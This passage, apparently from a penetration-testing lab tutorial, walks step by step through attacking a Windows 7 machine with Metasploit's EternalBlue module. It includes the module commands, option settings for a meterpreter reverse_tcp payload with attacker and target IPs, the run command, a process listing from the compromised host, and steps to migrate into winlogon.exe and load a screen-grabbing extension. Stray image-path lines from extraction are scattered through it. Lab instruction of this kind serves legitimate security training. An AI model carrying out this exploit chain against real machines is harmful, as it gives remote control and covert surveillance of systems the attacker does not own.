
Step 6 : Set all the options and run the exploit

- Set PAYLOAD, LHOST, and LPORT



Step 7 :

- Verify you're operating on the intended target
- Run sysinfo command, and the output shows our target which is Windows 7




3. **ms17_010_eternalblue**

Repeat step 1 until 3

Step 4 : Search for the exploit

- Find the module



Step 5 : Use the exploit


```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > 
```

Step 6 : Check options and set all the options

- Set RHOST


```
amirah@kali: ~
File  Actions  Edit  View  Help
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasp
                                             loit.com/docs/using-metasploit/basics/using
                                             -metasploit.html
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for au
                                             thentication. Only affects Windows Server 2
                                             008 R2, Windows 7, Windows Embedded Standar
                                             d 7 target machines.
   SMBPass                         no        (Optional) The password for the specified u
                                             sername
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploi
                                             t Target. Only affects Windows Server 2008
                                             R2, Windows 7, Windows Embedded Standard 7
                                             target machines.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.
                                             Only affects Windows Server 2008 R2, Window
                                             s 7, Windows Embedded Standard 7 target mac
                                             hines.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, proce
                                        ss, none)
   LHOST     192.168.137.47   yes       The listen address (an interface may be specifie
                                        d)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOST 192.168.137.177
RHOST => 192.168.137.177
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
```

Step 7 : Run the exploit




Step 8 :

- Verify you're operating on the intended target
- Run sysinfo command, and the output shows our target which is Window**s 7**




Step 9 : search process id in meterpreter



PID	PPID	Name	Arch	Session	User	Path
0	0	[System Process]				
4	0	System	x64	0		
280	4	smss.exe	x64	0	NT AUTHORITY\SYSTEM	\SystemRoot\System32\smss.exe
356	344	csrss.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
392	344	wininit.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wininit.exe
404	384	csrss.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\csrss.exe
440	384	winlogon.exe	x64	1	NT AUTHORITY\SYSTEM	C:\Windows\system32\winlogon.exe
488	392	services.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\services.exe
496	392	lsass.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsass.exe
504	392	lsm.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\lsm.exe
608	488	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
684	488	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
752	488	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
756	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
776	1620	ielowutil.exe	x86	1	amirah-PC\amirah	C:\Program Files (x86)\Internet Explorer\IELowutil.exe
824	488	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
860	488	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
1020	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1080	488	taskhost.exe	x64	1	amirah-PC\amirah	C:\Windows\system32\taskhost.exe
1152	488	spoolsv.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\spoolsv.exe
1184	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1300	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
1312	488	sppsvc.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
1388	488	TCPSVCS.EXE	x64	0	NT AUTHORITY\LOCAL SERVICE	
1424	488	snmp.exe	x64	0	NT AUTHORITY\SYSTEM	
1524	824	dwm.exe	x64	1	amirah-PC\amirah	C:\Windows\system32\Dwm.exe
1604	488	UI0Detect.exe	x64	0	NT AUTHORITY\SYSTEM	
1828	1152	calc.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\System32\calc.exe
1932	488	svchost.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2052	1876	explorer.exe	x64	1	amirah-PC\amirah	C:\Windows\Explorer.EXE
2344	488	svchost.exe	x64	0	NT AUTHORITY\SYSTEM	
2356	488	SearchIndexer.exe	x64	0	NT AUTHORITY\SYSTEM	
2448	488	wmpnetwk.exe	x64	0	NT AUTHORITY\NETWORK SERVICE	
2692	608	WmiPrvSE.exe	x64	0	NT AUTHORITY\SYSTEM	C:\Windows\system32\wbem\wmiprvse.exe
2808	488	svchost.exe	x64	0	NT AUTHORITY\LOCAL SERVICE	
3012	2052	cmd.exe	x64	1	amirah-PC\amirah	C:\Windows\system32\cmd.exe


Step 10 : migrate winlogon.exe

- For screen grabbing the Windows 7
- After the process id migration is successful, do the command load espia



